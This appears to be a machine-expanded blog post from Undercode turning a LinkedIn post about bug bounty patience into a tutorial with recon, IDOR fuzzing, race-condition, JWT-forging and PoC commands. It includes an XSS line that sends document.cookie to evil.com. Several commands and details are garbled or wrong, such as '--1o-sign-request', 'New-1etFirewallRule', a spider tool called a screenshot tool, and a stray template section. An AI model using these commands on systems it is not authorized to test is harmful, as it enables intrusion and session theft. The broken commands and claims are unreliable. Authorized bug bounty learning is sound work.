Listen to this Post

Introduction:
Most beginner bug bounty hunters fail not because they lack technical skills, but because they constantly switch targets every 10 minutes—chasing quick wins instead of mastering a single program. The reality is that weeks of silent reconnaissance and testing often precede a single critical vulnerability that can pay more than months of scattered hunting, as proven by experienced hunters who commit to patience over noise.
Learning Objectives:
– Understand the psychological and technical consequences of frequently changing bug bounty targets
– Master deep reconnaissance techniques using open-source intelligence (OSINT) and automation
– Learn how to weaponize patience into high-impact vulnerability discovery and proof-of-concept (PoC) creation
You Should Know:
1. The Psychology of Target Switching & Why It Fails
Most beginners lack a structured methodology. They run a quick subdomain scan, spot a few endpoints, fire off a generic XSS payload, see no immediate result, and then pivot to another domain. This scattergun approach ensures you never learn the unique behavior, logic, or edge cases of any single application.
Extended version of what the post says: The post highlights that failure comes from impatience—spending weeks on a program without findings is normal. One successful bug can surpass months of earnings. Consistency builds context; context reveals anomalies; anomalies become bugs.
Step‑by‑step guide to break the habit:
– Step 1: Pick one private or public bug bounty program and commit to at least 40 hours of focused testing over two weeks.
– Step 2: Create a target-specific folder structure (e.g., `~/bugbounty/target/` with subfolders: recon, screenshots, notes, payloads).
– Step 3: Use a time tracker (e.g., `time` command in Linux) to log actual active testing hours per target.
– Step 4: After each session, write a “no-bug-yet” report summarizing what you learned about the target’s tech stack, authentication, and API patterns.
– Step 5: Resist the urge to switch unless you exhaust all attack surfaces (including business logic).
2. Deep Reconnaissance – The Foundation of Patience-Based Hunting
Before testing for vulnerabilities, you must map every asset. Target hopping kills recon depth. Spend 2–3 days purely on enumeration.
Linux commands for reconnaissance:
 Subdomain enumeration using multiple tools
subfinder -d target.com -all -o subdomains.txt
assetfinder --subs-only target.com >> subdomains.txt
amass enum -passive -d target.com -o amass.txt
cat subdomains.txt amass.txt | sort -u > all_subs.txt

 Probe for live hosts
cat all_subs.txt | httpx -status-code -title -tech-detect -o live_targets.txt

 Screenshot all live targets for visual analysis
cat live_targets.txt | cut -d ' ' -f1 | gospider -c 10 -d 2 -o spider_output/
Windows PowerShell equivalent:
 Basic subdomain brute-force using a wordlist (install Resolve-DnsName)
Get-Content subdomains.txt | ForEach-Object { Resolve-DnsName $_.".target.com" -ErrorAction SilentlyContinue }
How to use: Run these commands daily for a week on the same target. You will discover new subdomains, forgotten dev environments, and exposed admin panels that others miss because they moved on.
3. Vulnerability Hunting Patterns That Require Context
When you know an application’s normal behavior, deviations become obvious. Focus on one vulnerability class per week.
Step‑by‑step guide for IDOR (Insecure Direct Object References) exploitation:
– Step 1: Identify any numeric or UUID-based object IDs in URLs, API responses, or JavaScript files.
– Step 2: Create two accounts (low privilege and high privilege) to compare API responses.
– Step 3: Intercept requests with Burp Suite or Caido. Replace the object ID with another user’s ID.
– Step 4: Automate ID fuzzing using ffuf:
ffuf -u https://target.com/api/user/FUZZ -w id_list.txt -mc 200,401,403
– Step 5: If you get a 200 with another user’s data, document the endpoint, the parameter, and the ID range that works.
For business logic flaws (e.g., discount abuse, race conditions):
– Step 1: Map the checkout flow with at least 10 steps.
– Step 2: Use Burp Intruder or a Python script to send concurrent requests to the apply-coupon endpoint.
– Step 3: Example race condition test (Linux terminal):
for i in {1..20}; do curl -X POST https://target.com/api/redeem -d 'code=ONETIME' -H "Cookie: $SESSION" & done
– Step 4: Check if the same one‑time coupon was applied multiple times.
4. Automation Without Losing Manual Focus
Tools are helpers, not crutches. Beginners over-automate and then ignore outputs. Use automation to surface potential issues, then manually verify each.
Tool configurations for Nuclei (template-based scanner):
 Custom nuclei config for a specific target
nuclei -l live_targets.txt -t ~/nuclei-templates/ -severity critical,high -stats -o critical_findings.txt
Run this once per day. But then spend 1 hour reviewing each finding—false positives are common.
API security hardening and testing:
– Use `curl` to test authentication bypass:
curl -H "Authorization: Bearer invalid" https://api.target.com/v1/user/me
– For JWT vulnerabilities, use `jwt_tool` (Linux):
python3 jwt_tool.py <JWT_TOKEN> -X a -d '{"admin": true}' -S hs256 -p weaksecret
– Cloud hardening check (AWS S3 bucket misconfiguration):
aws s3 ls s3://target-uploads/ --1o-sign-request
If you can list without credentials, that’s a critical finding.
5. Proof of Concept (PoC) Creation for Maximum Payout
A bug without a clear PoC is often ignored or marked as informative. Your goal is to make the triage team say “reproduced – critical.”
Step‑by‑step guide to build a professional PoC:
– Step 1: Record a short (30‑60 second) screen capture showing the vulnerability from a clean state (clear cookies, private window).
– Step 2: Write a step‑by‑step text reproduction using numbered actions.
– Step 3: Provide raw HTTP requests/responses (copy from Burp). Example format:
GET /api/user/1234/profile HTTP/1.1
Host: target.com
Cookie: session=YOUR_SESSION

HTTP/1.1 200 OK
{"email":"[email protected]","address":"..."}
– Step 4: Attach a one‑line exploit script (if applicable) – e.g., for XSS:
<script>fetch('https://evil.com/steal?cookie='+document.cookie)</script>
– Step 5: State the impact clearly (e.g., “Attacker can view any user’s private address without authentication”).
Windows command for capturing HTTP traffic:
 Use Curl in PowerShell to simulate request and save output
curl -Uri "https://target.com/vulnerable-endpoint" -Method GET -WebSession $session | Out-File poc_output.txt
6. Linux / Windows Commands for Persistence and Logging
While hunting, maintain a detailed log of every command you run. This saves time when you need to reproduce a finding days later.
Linux logging setup:
 Log every command with timestamp
script -f ~/bugbounty/session_$(date +%Y%m%d_%H%M%S).log
 Then run your commands. Exit with 'exit' to save.
Windows logging (PowerShell):
Start-Transcript -Path "C:\bugbounty\session_$(Get-Date -Format 'yyyyMMdd_HHmmss').txt"
 Run commands, then Stop-Transcript
For vulnerability mitigation (if you are on defense side), use these commands to block similar attacks:
– Linux (iptables rate limiting):
iptables -A INPUT -p tcp --dport 443 -m limit --limit 10/minute --limit-burst 20 -j ACCEPT
– Windows (New-1etFirewallRule):
New-1etFirewallRule -DisplayName "Block IDOR Scanning" -Direction Inbound -Protocol TCP -RemotePort 80,443 -Action Block -RemoteAddress 192.168.1.0/24
What Undercode Say:
– Consistency and patience directly correlate with finding high‑severity bugs; switching targets resets your learning curve to zero every time.
– One well‑documented vulnerability found after weeks of focus can yield a payout greater than months of scattered, low‑impact reports.
Analysis: The core lesson from the original post is that bug bounty is a game of attrition, not luck. Beginners often mistake a dry spell for a dead program, when in reality, deep application knowledge is cumulative. Staying on a single target allows you to build mental models of how data flows, where developers cut corners, and which legacy endpoints hide forgotten logic. Additionally, the request for “program, bug and POC” from Utkal Pansare underscores a common desire for validation—but the true value lies not in copying someone else’s find, but in developing the discipline to uncover your own. Platforms like HackerOne and Bugcrowd reward repeat submitters who know a program inside out, not those who spray payloads across a hundred domains.
Expected Output:
Introduction:
[Already provided above]
What Undercode Say:
– Consistency and patience directly correlate with finding high‑severity bugs; switching targets resets your learning curve to zero every time.
– One well‑documented vulnerability found after weeks of focus can yield a payout greater than months of scattered, low‑impact reports.
Prediction:
– -1 Most beginner hunters will continue to jump between programs, resulting in burnout and zero payouts, causing a 60% dropout rate within the first six months.
– +1 Hunters who adopt a disciplined, single‑target methodology will dominate private invite‑only programs, as companies increasingly value deep testers over generic scanners.
– +1 AI‑powered reconnaissance tools will reduce the time needed for initial mapping, but manual patience‑based logic testing will become the only way to find business‑critical bugs that automated scanners miss.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Deepak Saini](https://www.linkedin.com/posts/deepak-saini-cyber_most-beginners-dont-fail-in-bug-bounty-because-share-7468164193897168897-OgLk/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


